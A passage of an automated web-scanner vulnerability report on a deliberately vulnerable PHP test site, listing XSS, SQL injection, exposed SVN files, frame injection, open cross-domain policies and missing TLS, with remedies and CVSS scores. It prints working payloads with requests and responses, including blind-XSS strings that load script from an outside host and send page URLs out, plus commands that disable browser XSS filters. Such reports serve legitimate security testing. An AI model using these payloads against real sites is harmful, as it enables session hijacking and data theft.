This allows several different attack opportunities, mostly hijacking the current session of the user or changing the look of the page by changing the HTML on the fly to steal the user's credentials. This happens because the input entered by a user has been interpreted as HTML/JavaScript/VBScript by the browser. Cross-site scripting targets the users of the application instead of the server. Although this is a limitation, since it allows attackers to hijack other users' sessions, an attacker might attack an administrator to gain full control over the application.

Impact

There are many different attacks that can be leveraged through the use of cross-site scripting, including:

- Hijacking user's active session.
- Mounting phishing attacks.
- Intercepting data and performing man-in-the-middle attacks.

Vulnerabilities

8.1. http://php.testsparker.com/products.php?pro='%22--%3E%3C/style%3E%3C/scRipt%3E%3CscRipt%3Enetsparker(0x0000EC)%3C/scRipt%3E

CONFIRMED

Method	Parameter	Value
GET	pro	`'"--></style></scRipt><scRipt>netsparker(0x0000EC)</scRipt>`

Proof URL

http://php.testsparker.com/products.php?pro='%22--%3E%3C/style%3E%3C/scRipt%3E%3CscRipt%3Ealert(0x0000EC)%3C/scRipt%3E

Request

```
GET /products.php?pro='%22--%3E%3C/style%3E%3C/scRipt%3E%3CscRipt%3Enetsparker(0x0000EC)%3C/scRipt%3E HTTP/1.1
Host: php.testsparker.com
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8
Accept-Encoding: gzip, deflate
Accept-Language: en-us,en;q=0.5
Cache-Control: no-cache
Referer: http://php.testsparker.com/process.php
User-Agent: Mozilla/5.0 (Windows NT 10.0; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/79.0.3945.0 Safari/537.36
X-Scanner: Netsparker
```

Response

Response Time (ms) : 137.6269 Total Bytes Received : 2945 Body Length : 2777 Is Compressed : No

```
HTTP/1.1 200 OK
Server: Apache/2.2.8 (Win32) PHP/5.2.6
X-Powered-By: PHP/5.2.6
Content-Length: 2777
Content-Type: text/html
Date: Wed, 10 Feb 20
…
tent="text/html; charset=utf-8" />
<title>Netsparker Test Web Site -  PHP</title>
<link href="/style.css" rel="stylesheet" type="text/css" media="screen" />
</head><script type=text/javascript src = "'"--></style></scRipt><scRipt>netsparker(0x0000EC)</scRip
t>" ></script>
<body>
<div id="wrapper">

        <div id="menu">
                <ul>
                        <li><a href="/process.php?file=Generics/index.nsp">Home</a></li>
                        <li><a href="/hello.php?name=Visitor">Hello</a></li>
                        <li><a hr
…
```

Remedy

The issue occurs because the browser interprets the input as active HTML, JavaScript or VBScript. To avoid this, output should be encoded according to the output location and context. For example, if the output goes in to a JavaScript block within the HTML document, then output needs to be encoded accordingly. Encoding can get very complex, therefore it's strongly recommended to use an encoding library such as OWASP ESAPI and Microsoft Anti-cross-site scripting.

Additionally, you should implement a strong Content Security Policy (CSP) as a defense-in-depth measure if an XSS vulnerability is mistakenly introduced. Due to the complexity of XSS-Prevention and the lack of secure standard behavior in programming languages and frameworks, XSS vulnerabilities are still common in web applications.

CSP will act as a safeguard that can prevent an attacker from successfully exploiting Cross-site Scripting vulnerabilities in your website and is advised in any kind of application. Please make sure to scan your application again with Content Security Policy checks enabled after implementing CSP, in order to avoid common mistakes that can impact the effectiveness of your policy. There are a few pitfalls that can render your CSP policy useless and we highly recommend reading the resources linked in the reference section before you start to implement one.

External References

- OWASP - Cross-site Scripting
- Cross-site Scripting Web Application Vulnerability
- XSS Shell
- XSS Tunnelling

Remedy References

- Microsoft Anti-XSS Library
- Negative Impact of Incorrect CSP Implementations

- Content Security Policy (CSP) Explained
- OWASP XSS Prevention Cheat Sheet
- OWASP AntiSamy Java

Proof of Concept Notes

Generated XSS exploit might not work due to browser XSS filtering. Please follow the guidelines below in order to disable XSS filtering for different browsers. Also note that;

- XSS filtering is a feature that's enabled by default in some of the modern browsers. It should only be disabled temporarily to test exploits and should be reverted back if the browser is actively used other than testing purposes.
- Even though browsers have certain checks to prevent Cross-site scripting attacks in practice there are a variety of ways to bypass this mechanism therefore a web application should not rely on this kind of client-side browser checks.

Chrome

- Open command prompt.
- Go to folder where chrome.exe is located.
- Run the command `chrome.exe --args --disable-xss-auditor`

Internet Explorer

- Click Tools->Internet Options and then navigate to the Security Tab.
- Click Custom level and scroll towards the bottom where you will find that Enable XSS filter is currently Enabled.
- Set it to disabled. Click OK.
- Click Yes to accept the warning followed by Apply.

Firefox

- Go to `about:config` in the URL address bar.
- In the search field, type *urlbar.filter* and find *browser.urlbar.filter.javascript*.
- Set its value to `false` by double clicking the row.

Safari

- To disable the XSS Auditor, open Terminal and executing the command: `defaults write com.apple.Safari "com.apple.Safari.ContentPageGroupIdentifier.WebKit2XSSAuditorEnabled" -bool FALSE`
- Relaunch the browser and visit the PoC URL
- Please don't forget to enable XSS auditor again: `defaults write com.apple.Safari "com.apple.Safari.ContentPageGroupIdentifier.WebKit2XSSAuditorEnabled" -bool TRUE`

CLASSIFICATION

OWASP Top Ten 2021	A03

CVSS 3.0 SCORE

Base	7.4 (High)
Temporal	7.4 (High)
Environmental	7.4 (High)

CVSS Vector String
CVSS:3.0/AV:N/AC:L/PR:N/UI:R/S:C/C:H/I:N/A:N

CVSS 3.1 SCORE	
Base	7.4 (High)
Temporal	7.4 (High)
Environmental	7.4 (High)

CVSS Vector String
CVSS:3.1/AV:N/AC:L/PR:N/UI:R/S:C/C:H/I:N/A:N

9. Database User Has Admin Privileges

HIGH 1 CONFIRMED 1

Netsparker detected the Database User Has Admin Privileges.

This issue has been **confirmed** by checking the connection privileges via an identified SQL injection vulnerability in the application.

Impact

This can allow an attacker to gain extra privileges via SQL injection attacks. Here is the list of attacks that the attacker might carry out:

- Gain full access to the database server.
- Gain a reverse shell to the database server and execute commands on the underlying operating system.
- Access the database with full permissions, where it may be possible to read, update or delete arbitrary data from the database.
- Depending on the platform and the database system user, an attacker might carry out a privilege escalation attack to gain administrator access to the target system.

Vulnerabilities

9.1. http://php.testsparker.com/artist.php?id=-1%20OR%2017-7%3d10

CONFIRMED

Method	Parameter	Value
GET	id	-1 OR 17-7=10

Request

```
GET /artist.php?id=-1%20OR%2017-7%3d10 HTTP/1.1
Host: php.testsparker.com
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8
Accept-Encoding: gzip, deflate
Accept-Language: en-us,en;q=0.5
Cache-Control: no-cache
Referer: http://php.testsparker.com/process.php?file=Generics/index.nsp
User-Agent: Mozilla/5.0 (Windows NT 10.0; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/79.0.39
45.0 Safari/537.36
X-Scanner: Netsparker
```

Response

Response Time (ms) : 293.88 Total Bytes Received : 26744 Body Length : 26570 Is Compressed : No

```
HTTP/1.1 200 OK
Server: Apache/2.2.8 (Win32) PHP/5.2.6
X-Powered-By: PHP/5.2.6
Content-Type: text/html
Transfer-Encoding: chunked
Date: Wed, 10 Feb 2021 11:49:37 GMT
```

```
<!DOCTYPE html PUBLIC "-//W3C//DTD XHTML 1.0 Strict//EN" "http://www.w3.org/TR/xhtml1/DTD/xhtml1-str
ict.dtd">
<html xmlns="http://www.w3.org/1999/xhtml">
<head>
<meta name="keywords" content="" />
<meta name="description" content="" />
<meta http-equiv="content-type" content="text/html; charset=utf-8" />
<title>Netsparker Test Web Site -  PHP</title>
<link href="/style.css" rel="stylesheet" type="text/css" media="screen" />
</head><link type="text/css" href="/Generics/style.css" rel="stylesheet"/>
<body>
<div id="wrapper">

        <div id="menu">
                <ul>
                        <li><a href="/process.php?file=Generics/index.nsp">Home</a></li>
                        <li><a href="/hello.php?name=Visitor">Hello</a></li>
                        <li><a href="/products.php?pro=url">Products</a></li>
                        <li><a href="/process.php?file=Generics/about.nsp">About</a></li>
                        <li><a href="/process.php?file=Generics/contact.nsp">Contact</a></li>
                        <li><a href="/auth/">Login</a></li>
                </ul>
        </div>
        <!-- end #menu -->
        <div id="header">

        </div>
        <!-- end #header -->    <div id="page">
        <div id="page-bgtop">
        <div id="page-bgbtm">
                <div id="content">
                        <div class="post">
                                <h2 class="title"><a href="artist.php#">Artist Service</a></h2>

                                <div style="clear: both;"> </div>
                                <div class="entry">
                                        <p>

<h3>Results: -1 OR 17-7=10</h3></br>

<table class="container"><thead><th>ID</th><th>Name</th><th>SURNAME</th><th>CREATION DATE </th></the
ad><tbody><tr class="odd">
<td>2 </td>
```

```
<td>NICK </td>
<td>WAHLBERG </td>
<td>2006-02-15 04:34:33 </td>
<td> </td>
</tr>
<tr class="even">
<td>3 </td>
<td>ED </td>
<td>CHASE </td>
<td>2006-02-15 04:34:33 </td>
<td> </td>
</tr>
<tr class="odd">
<td>4 </td>
<td>JENNIFER </td>
<td>DAVIS </td>
<td>2006-02-15 04:34:33 </td>
<td> </td>
</tr>
<tr class="even">
<td>5 </td>
<td>JOHNNY </td>
<td>LOLLOBRIGIDA </td>
…
```

Remedy

Create a database user with the least possible permissions for your application and connect to the database with that user. Always follow the principle of providing the least privileges for all users and applications.

External References

- Authorization and Permissions in SQL Server (ADO.NET)
- Wikipedia - Principle of Least Privilege
- How to Use MySQL GRANT to Grant Privileges to Account

CLASSIFICATION

OWASP Top Ten 2021	A05

CVSS 3.0 SCORE

Base	9 (Critical)
Temporal	9 (Critical)
Environmental	9 (Critical)

CVSS Vector String
CVSS:3.0/AV:N/AC:H/PR:N/UI:N/S:C/C:H/I:H/A:H

CVSS 3.1 SCORE	
Base	9 (Critical)
Temporal	9 (Critical)
Environmental	9.1 (Critical)

CVSS Vector String
CVSS:3.1/AV:N/AC:H/PR:N/UI:N/S:C/C:H/I:H/A:H

10. SVN Detected

HIGH 1

Netsparker discovered an SVN repository file.

Impact

SVN repository files can disclose SVN addresses, SVN usernames, and date information. While disclosures of this type do not provide chances of direct attack, they can be useful for an attacker when combined with other vulnerabilities or during the exploitation of some other vulnerabilities.

Vulnerabilities

10.1. http://php.testsparker.com/.svn/all-wcprops

Method	Parameter	Value
GET	URI-BASED	.svn/all-wcprops

Certainty

Request

```
GET /.svn/all-wcprops HTTP/1.1
Host: php.testsparker.com
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8
Accept-Encoding: gzip, deflate
Accept-Language: en-us,en;q=0.5
Cache-Control: no-cache
User-Agent: Mozilla/5.0 (Windows NT 10.0; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/79.0.39
45.0 Safari/537.36
X-Scanner: Netsparker
```

Response

Response Time (ms) : 129.0316 Total Bytes Received : 1388 Body Length : 1134 Is Compressed : No

```
HTTP/1.1 200 OK
Server: Apache/2.2.8 (Win32) PHP/5.2.6
Content-Length: 1134
Last-Modified: Thu, 30 Jul 2020 08:09:20 GMT
Accept-Ranges: bytes
Content-Type: text/plain
Date: Wed, 10 Feb 2021 11:48:49 GMT
ETag: "1900000001b69c-46e-5aba4307c6c00"

K 25
svn:wc:ra_dav:version-url
V 53
/svn/msl_testbed/!svn/ver/445/testscript/Testsite-PHP
END
nslookup.php
K 25
svn:wc:ra_dav:version-url
V 66
/svn/msl_testbed/!svn/ver/445/testscript/Testsite-PHP/nslookup.php
END
page.php
K 25
svn:wc:ra_dav:version-url
V 62
/svn/msl_testbed/!svn/ver/445/testscript/Testsite-PHP/page.php
END
process.php
K 25
svn:wc:ra_dav:version-url
V 65
/svn/msl_testbed/!svn/ver/445/testscript/Testsite-PHP/process.php
END
style.css
K 25
svn:wc:ra_dav:version-url
V 63
/svn/msl_testbed/!svn/ver/445/testscript/Testsite-PHP/style.css
END
hello.php
K 25
svn:wc:ra_dav:version-url
V 63
/svn/msl_testbed/!svn/ver/445/testscript/Testsite-PHP/hello.php
END
products.php
K 25
svn:wc:ra_dav:version-url
V 66
/svn/msl_testbed/!svn/ver/445/testscript/Testsite-PHP/products.php
END
conf.php
```

```
K 25
svn:wc:ra_dav:version-url
V 62
/svn/msl_testbed/!svn/ver/445/testscript/Testsite-PHP/conf.php
END
artist.php
K 25
svn:wc:ra_dav:version-url
V 64
/svn/msl_testbed/!svn/ver/445/testscript/Testsite-PHP/artist.php
END
index.php
K 25
svn:wc:ra_dav:version-url
V 63
/svn/msl_testbed/!svn/ver/445/testscript/Testsite-PHP/index.php
END
```

Remedy

Do not leave SVN repository files on production environments. If there is a business requirement to do so, implement access control mechanisms to stop public access to SVN repository files.

You can also use `Export` if you do one time deployments, instead of a checkout.

CLASSIFICATION

OWASP Top Ten 2021	A05

CVSS 3.0 SCORE

Base	5.3 (Medium)
Temporal	5.3 (Medium)
Environmental	5.3 (Medium)

CVSS Vector String

CVSS:3.0/AV:N/AC:L/PR:N/UI:N/S:U/C:L/I:N/A:N

CVSS 3.1 SCORE	
Base	5.3 (Medium)
Temporal	5.3 (Medium)
Environmental	5.3 (Medium)

CVSS Vector String
CVSS:3.1/AV:N/AC:L/PR:N/UI:N/S:U/C:L/I:N/A:N

11. [Possible] Blind Cross-site Scripting

HIGH | 1

Netsparker detected Possible Blind Cross-site Scripting via capturing a triggered DNS A request, which allows an attacker to execute a dynamic script (*JavaScript, VBScript*) in the context of the application, but was unable to confirm the vulnerability.

This allows several different attack opportunities, mostly hijacking the current session of the user or changing the look of the page by changing the HTML on the fly to steal the user's credentials. This happens because the input entered by a user has been interpreted as HTML/JavaScript/VBScript by the browser. Cross-site scripting targets the users of the application instead of the server. Although this is a limitation, since it allows attackers to hijack other users' sessions, an attacker might attack an administrator to gain full control over the application.

Impact

There are many different attacks that can be leveraged through the use of cross-site scripting, including:

- Hijacking user's active session.
- Mounting phishing attacks.
- Intercepting data and performing man-in-the-middle attacks.

Vulnerabilities

11.1. http://php.testsparker.com/products.php?pro=%27%22--%3e%3c%2fstyle%3e%3c%2fscRipt%3e%3cscRipt%20src%3d%22%2f%2fen91futykpm50tcn2uzzpxqt-_poisdygwqut5bqp0g%26%2346%3br87%26%2346%3bme%22%3e%3c%2fscRipt%3e

Method	Parameter	Value
GET	pro	'"--></style></scRipt><scRipt src="//en91futykpm50tcn2uzzpxqt-_poisdygwqut5bqp0g.r87.me"></s...

Certainty

Request

```
GET /products.php?pro=%27%22--%3e%3c%2fstyle%3e%3c%2fscRipt%3e%3cscRipt%20src%3d%22%2f%2fen91futykpm50tcn2uzzpxqt-_poisdygwqut5bqp0g%26%2346%3br87%26%2346%3bme%22%3e%3c%2fscRipt%3e HTTP/1.1
Host: php.testsparker.com
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8
Accept-Encoding: gzip, deflate
Accept-Language: en-us,en;q=0.5
Cache-Control: no-cache
Referer: http://php.testsparker.com/process.php
User-Agent: Mozilla/5.0 (Windows NT 10.0; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/79.0.3945.0 Safari/537.36
X-Scanner: Netsparker
```

Response

Response Time (ms) : 0 Total Bytes Received : 168 Body Length : 0 Is Compressed : No

```
HTTP/1.1 200 OK
Server: Apache/2.2.8 (Win32) PHP/5.2.6
X-Powered-By: PHP/5.2.6
Content-Length: 2824
Content-Type: text/html
Date: Wed, 10 Feb 2021 11:49:16 GMT
```

Remedy

The issue occurs because the browser interprets the input as active HTML, JavaScript or VBScript. To avoid this, output should be encoded according to the output location and context. For example, if the output goes in to a JavaScript block within the HTML document, then output needs to be encoded accordingly. Encoding can get very complex, therefore it's strongly recommended to use an encoding library such as OWASP ESAPI and Microsoft Anti-cross-site scripting.

Additionally, you should implement a strong Content Security Policy (CSP) as a defense-in-depth measure if an XSS vulnerability is mistakenly introduced. Due to the complexity of XSS-Prevention and the lack of secure standard behavior in programming languages and frameworks, XSS vulnerabilities are still common in web applications.

CSP will act as a safeguard that can prevent an attacker from successfully exploiting Cross-site Scripting vulnerabilities in your website and is advised in any kind of application. Please make sure to scan your application again with Content Security Policy checks enabled after implementing CSP, in order to avoid common mistakes that can impact the effectiveness of your policy. There are a few pitfalls that can render your CSP policy useless and we highly recommend reading the resources linked in the reference section before you start to implement one.

External References

- Cross-site Scripting Web Application Vulnerability
- XSS Shell
- XSS Tunnelling
- OWASP - Cross-site Scripting

Remedy References

- Negative Impact of Incorrect CSP Implementations
- Content Security Policy (CSP) Explained

CLASSIFICATION

OWASP Top Ten 2021	A03

CVSS 3.0 SCORE

CVSS 3.0 SCORE

Base	8.6 (High)
Temporal	8.6 (High)
Environmental	8.6 (High)

CVSS Vector String

CVSS:3.0/AV:N/AC:L/PR:N/UI:N/S:C/C:H/I:N/A:N

CVSS 3.1 SCORE

Base	8.6 (High)
Temporal	8.6 (High)
Environmental	8.6 (High)

CVSS Vector String

CVSS:3.1/AV:N/AC:L/PR:N/UI:N/S:C/C:H/I:N/A:N

12. Blind Cross-site Scripting

HIGH 1 CONFIRMED 1

Netsparker detected Blind Cross-site Scripting via capturing a triggered DNS A request, which allows an attacker to execute a dynamic script (*JavaScript, VBScript*) in the context of the application.

This allows several different attack opportunities, mostly hijacking the current session of the user or changing the look of the page by changing the HTML on the fly to steal the user's credentials. This happens because the input entered by a user has been interpreted as HTML/JavaScript/VBScript by the browser. Cross-site scripting targets the users of the application instead of the server. Although this is a limitation, since it allows attackers to hijack other users' sessions, an attacker might attack an administrator to gain full control over the application.

Impact

There are many different attacks that can be leveraged through the use of cross-site scripting, including:

- Hijacking user's active session.
- Mounting phishing attacks.
- Intercepting data and performing man-in-the-middle attacks.

Vulnerabilities

12.1. http://php.testsparker.com/artist.php?id=%3ciMg%20src%3d%22%2f%2fr87.me%2fimages%2f1.jpg%22%20onload%3d%22this.onload%3d%27%27%3bthis.src%3d%27%2f%2fen91futykpsdd7vnvfz1qjbc8ecrrzm1tbomu-uz%27%2b%27bjo.r87.me%2fr%2f%3f%27%2blocation.href%22%3e

CONFIRMED

Method	Parameter	Value
GET	id	<iMg src="//r87.me/images/1.jpg" onload="this.onload='';this.src='//en91futykpsdd7vnvfz1qjbc8ecrrzm1...

Exfiltrated Proof

Client IPs

```
176.217.3.0
```

Query Strings

```
http://php.testsparker.com/artist.php?
id=%3CiMg%20src%3dN%20onerror%3d%22this.onerror%3d%27%27%3bthis.src%3d%27%2f%2fen91futykpbhm11uun6yrcdjej4ynxxgmpbs0mpm%27%2b%27sbm.r87.me%2fr%2f%3f%27%2blocation.href%22%3E
```

User Agents

```
Mozilla/5.0 (Windows NT 10.0; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/79.0.3945.0
Safari/537.36
```

Request

```
GET /artist.php?id=%3ciMg%20src%3d%22%2f%2fr87.me%2fimages%2f1.jpg%22%20onload%3d%22this.onload%3d%2
7%27%3bthis.src%3d%27%2f%2fen91futykpsdd7vnvfz1qjbc8ecrrzm1tbomu-uz%27%2b%27bjo.r87.me%2fr%2f%3f%27%
2blocation.href%22%3e HTTP/1.1
Host: php.testsparker.com
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8
Accept-Encoding: gzip, deflate
Accept-Language: en-us,en;q=0.5
Cache-Control: no-cache
Referer: http://php.testsparker.com/process.php?file=Generics/index.nsp
User-Agent: Mozilla/5.0 (Windows NT 10.0; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/79.0.39
45.0 Safari/537.36
X-Scanner: Netsparker
```

Response

Response Time (ms) : 0 **Total Bytes Received** : 168 **Body Length** : 0 **Is Compressed** : No

```
HTTP/1.1 200 OK
Server: Apache/2.2.8 (Win32) PHP/5.2.6
X-Powered-By: PHP/5.2.6
Content-Length: 2983
Content-Type: text/html
Date: Wed, 10 Feb 2021 11:49:43 GMT
```

Remedy

The issue occurs because the browser interprets the input as active HTML, JavaScript or VBScript. To avoid this, output should be encoded according to the output location and context. For example, if the output goes in to a JavaScript block within the HTML document, then output needs to be encoded accordingly. Encoding can get very complex, therefore it's strongly recommended to use an encoding library such as OWASP ESAPI and Microsoft Anti-cross-site scripting.

Additionally, you should implement a strong Content Security Policy (CSP) as a defense-in-depth measure if an XSS vulnerability is mistakenly introduced. Due to the complexity of XSS-Prevention and the lack of secure standard behavior in programming languages and frameworks, XSS vulnerabilities are still common in web applications.

CSP will act as a safeguard that can prevent an attacker from successfully exploiting Cross-site Scripting vulnerabilities in your website and is advised in any kind of application. Please make sure to scan your application again with Content Security Policy checks enabled after implementing CSP, in order to avoid common mistakes that can impact the effectiveness of your policy.

There are a few pitfalls that can render your CSP policy useless and we highly recommend reading the resources linked in the reference section before you start to implement one.

External References

- Cross-site Scripting Web Application Vulnerability
- XSS Shell
- XSS Tunnelling
- OWASP - Cross-site Scripting

Remedy References

- Microsoft Anti-XSS Library
- Content Security Policy (CSP) Explained
- Negative Impact of Incorrect CSP Implementations
- OWASP XSS Prevention Cheat Sheet
- OWASP AntiSamy Java

CLASSIFICATION

OWASP Top Ten 2021	A03

CVSS 3.0 SCORE

Base	8.6 (High)
Temporal	8.6 (High)
Environmental	8.6 (High)

CVSS Vector String

CVSS:3.0/AV:N/AC:L/PR:N/UI:N/S:C/C:H/I:N/A:N

CVSS 3.1 SCORE

Base	8.6 (High)
Temporal	8.6 (High)
Environmental	8.6 (High)

CVSS Vector String
CVSS Vector String

CVSS:3.1/AV:N/AC:L/PR:N/UI:N/S:C/C:H/I:N/A:N

13. Frame Injection

MEDIUM 1 CONFIRMED 1

Netsparker detected Frame Injection, which occurs when a frame on a vulnerable web page displays another web page via a user-controllable input.

Impact

An attacker might use this vulnerability to redirect users to other malicious websites that are used for phishing and similar attacks. Additionally they might place a fake login form in the frame, which can be used to steal credentials from your users.

It should be noted that attackers can also abuse injected frames in order to circumvent certain client side security mechanisms. Developers might overwrite functions to make it harder for attackers to abuse a vulnerability.

If an attacker uses a javascript: URL as src attribute of an iframe, the malicious JavaScript code is executed under the origin of the vulnerable website. However, it has access to a fresh window object without any overwritten functions.

Vulnerabilities

13.1. http://php.testsparker.com/artist.php?id=%3ciframe%20src%3d%22http%3a%2f%2fr87.com%2f%3f%22%3e%3c%2fiframe%3e

CONFIRMED

Method	Parameter	Value
GET	id	`<iframe src="http://r87.com/?"></iframe>`

Request

```
GET /artist.php?id=%3ciframe%20src%3d%22http%3a%2f%2fr87.com%2f%3f%22%3e%3c%2fiframe%3e HTTP/1.1
Host: php.testsparker.com
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8
Accept-Encoding: gzip, deflate
Accept-Language: en-us,en;q=0.5
Cache-Control: no-cache
Referer: http://php.testsparker.com/process.php?file=Generics/index.nsp
User-Agent: Mozilla/5.0 (Windows NT 10.0; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/79.0.3945.0 Safari/537.36
X-Scanner: Netsparker
```

Response

Response Time (ms) : 221.5215 Total Bytes Received : 3049 Body Length : 2881 Is Compressed : No

```
HTTP/1.1 200 OK
Server: Apache/2.2.8 (Win32) PHP/5.2.6
X-Powered-By: PHP/5.2.6
Content-Length: 2881
Content-Type: text/html
Date: Wed, 10 Feb 20
…
                <div class="post">
                                <h2 class="title"><a href="artist.php#">Artist Service</a></h2>

                                <div style="clear: both;"> </div>
                                <div class="entry">
                                        <p>

<h3>Results: <iframe src="http://r87.com/?"></iframe></h3></br>

no rows returned
                    </p>

                                </div>
                        </div>
                <div style="clear: both;"> </div>
                </div>
                <!-- end #content -->

        <div id="sidebar">
                                <ul>
                                        <li>

…
```

Remedy

- Where possible do not use users' input for URLs.
- If you definitely need dynamic URLs, make a list of valid accepted URLs and do not accept other URLs.
- Ensure that you only accept URLs which are located on accepted domains.
- Use CSP to whitelist iframe source URLs explicitly.

External References

- OWASP - Cross Frame Scripting
- Frame Injection Attacks
- Content Security Policy (CSP) Explained

CLASSIFICATION

OWASP Top Ten 2021	A03

CVSS 3.0 SCORE

Base	4.7 (Medium)
Temporal	4.7 (Medium)
Environmental	4.7 (Medium)

CVSS Vector String

CVSS:3.0/AV:N/AC:L/PR:N/UI:R/S:C/C:L/I:N/A:N

CVSS 3.1 SCORE

Base	4.7 (Medium)
Temporal	4.7 (Medium)
Environmental	4.7 (Medium)

CVSS Vector String

CVSS:3.1/AV:N/AC:L/PR:N/UI:R/S:C/C:L/I:N/A:N

14. Open Silverlight Client Access Policy

MEDIUM 1 CONFIRMED 1

Netsparker detected an Open Silverlight Client Access Policy file (`ClientAccessPolicy.xml`).

Impact

The ClientAccessPolicy.xml file allows other Silverlight client services to make HTTP requests to your web server and see its response. This might be used for accessing one time tokens and CSRF nonces to bypass CSRF restrictions.

Vulnerabilities

14.1. http://php.testsparker.com/clientaccesspolicy.xml

CONFIRMED

Policy Rules

- *

Request

```
GET /clientaccesspolicy.xml HTTP/1.1
Host: php.testsparker.com
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8
Accept-Encoding: gzip, deflate
Accept-Language: en-us,en;q=0.5
Cache-Control: no-cache
User-Agent: Mozilla/5.0 (Windows NT 10.0; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/79.0.39
45.0 Safari/537.36
X-Scanner: Netsparker
```

Response

Response Time (ms) : 128.5955 Total Bytes Received : 554 Body Length : 270 Is Compressed : No

```
HTTP/1.1 200 OK
Server: Apache/2.2.8 (Win32) PHP/5.2.6
Content-Length: 270
Last-Modified: Thu, 30 Jul 2020 08:09:20 GMT
Accept-Ranges: bytes
Content-Type: application/xml
X-Pad: avoid browser bug
Date: Wed, 10 Feb 2021 11:48:46 GMT
ETag: "1500000001b778-10e-5aba4307c6c00"

<?xml version="1.0" encoding="utf-8"?>
<access-policy>
        <cross-domain-access>
                <allow-from http-request-headers="*">
                        <domain uri="*"/>
                </allow-from>
                <grant-to>
                        <resource path="/" include-subpaths="true"/>
                </grant-to>
        </cross-domain-access>
</access-policy>
```

Remedy

Configure your ClientAccessPolicy.xml file to prevent access from everywhere outside your domain.

External References

- Making a Service Available Across Domain Boundaries
- Network Security Access Restrictions in Silverlight

CLASSIFICATION

OWASP Top Ten 2021	A05

CVSS 3.0 SCORE

Base	6.5 (Medium)
Temporal	6.2 (Medium)
Environmental	6.2 (Medium)

CVSS Vector String
CVSS:3.0/AV:N/AC:L/PR:N/UI:R/S:U/C:H/I:N/A:N/E:H/RL:O/RC:C

CVSS 3.1 SCORE	
Base	6.5 (Medium)
Temporal	6.2 (Medium)
Environmental	6.2 (Medium)

CVSS Vector String
CVSS:3.1/AV:N/AC:L/PR:N/UI:R/S:U/C:H/I:N/A:N/E:H/RL:O/RC:C

15. SSL/TLS Not Implemented

MEDIUM | 1

Netsparker detected that SSL/TLS is not implemented.

Impact

An attacker who is able to intercept your - or your users' - network traffic can read and modify any messages that are exchanged with your server.

That means that an attacker can see passwords in clear text, modify the appearance of your website, redirect the user to other web pages or steal session information.

Therefore no message you send to the server remains confidential.

Vulnerabilities

15.1. https://php.testsparker.com/

Certainty

Request

```
[SSL Connection]
```

Response

Response Time (ms) : 1 **Total Bytes Received :** 16 **Body Length :** 0 **Is Compressed :** No

```
[SSL Connection]
```

Remedy

We suggest that you implement SSL/TLS properly, for example by using the Certbot tool provided by the Let's Encrypt certificate authority. It can automatically configure most modern web servers, e.g. Apache and Nginx to use SSL/TLS. Both the tool and the certificates are free and are usually installed within minutes.

CLASSIFICATION

OWASP Top Ten 2021	A02

CVSS 3.0 SCORE

Base	6.8 (Medium)
Temporal	6.1 (Medium)
Environmental	6.1 (Medium)

CVSS Vector String

CVSS:3.0/AV:A/AC:H/PR:N/UI:N/S:U/C:H/I:H/A:N/E:P/RL:O/RC:C

CVSS 3.1 SCORE

Base	6.8 (Medium)
Temporal	6.1 (Medium)
Environmental	6.1 (Medium)

CVSS Vector String

CVSS:3.1/AV:A/AC:H/PR:N/UI:N/S:U/C:H/I:H/A:N/E:P/RL:O/RC:C

16. Open Policy Crossdomain.xml Detected

MEDIUM 1 CONFIRMED 1

Netsparker detected an Open Policy `Crossdomain.xml` file.

Impact

Open policy Crossdomain.xml file allows other SWF files to make HTTP requests to your web server and see its response. This can be used for accessing one time tokens and CSRF nonces to bypass CSRF restrictions.

Vulnerabilities

16.1. http://php.testsparker.com/crossdomain.xml

CONFIRMED

Policy Rules

- <allow-access-from domain="*" />

Request

```
GET /crossdomain.xml HTTP/1.1
Host: php.testsparker.com
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8
Accept-Encoding: gzip, deflate
Accept-Language: en-us,en;q=0.5
Cache-Control: no-cache
User-Agent: Mozilla/5.0 (Windows NT 10.0; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/79.0.39
45.0 Safari/537.36
X-Scanner: Netsparker
```

Response

Response Time (ms) : 122.9496 Total Bytes Received : 599 Body Length : 315 Is Compressed : No

```
HTTP/1.1 200 OK
Server: Apache/2.2.8 (Win32) PHP/5.2.6
Content-Length: 315
Last-Modified: Thu, 30 Jul 2020 08:09:20 GMT
Accept-Ranges: bytes
Content-Type: application/xml
X-Pad: avoid browser bug
Date: Wed, 10 Feb 2021 11:48:45 GMT
ETag: "1500000001b77a-13b-5aba4307c6c00"

<?xml version="1.0" encoding="UTF-8"?>
<cross-domain-policy xmlns:xsi="http://www.w3.org/2001/XMLSchema-instance" xsi:noNamespaceSchemaLocation="http://www.adobe.com/xml/schemas/PolicyFile.xsd">
  <allow-access-from domain="*" />
        <site-control permitted-cross-domain-policies="master-only"/>
</cross-domain-policy>
```

Remedy

Configure your Crossdomain.xml to prevent access from everywhere to your domain.

External References

- Cross-domain policy file usage recommendations for Flash Player
- Crossdomain.xml invites Cross-site Mayhem

CLASSIFICATION

OWASP Top Ten 2021	A05

CVSS 3.0 SCORE

Base	6.5 (Medium)
Temporal	6.2 (Medium)
Environmental	6.2 (Medium)

CVSS Vector String
CVSS:3.0/AV:N/AC:L/PR:N/UI:R/S:U/C:H/I:N/A:N/E:H/RL:O/RC:C

CVSS 3.1 SCORE	
Base	6.5 (Medium)
Temporal	6.2 (Medium)
Environmental	6.2 (Medium)

CVSS Vector String
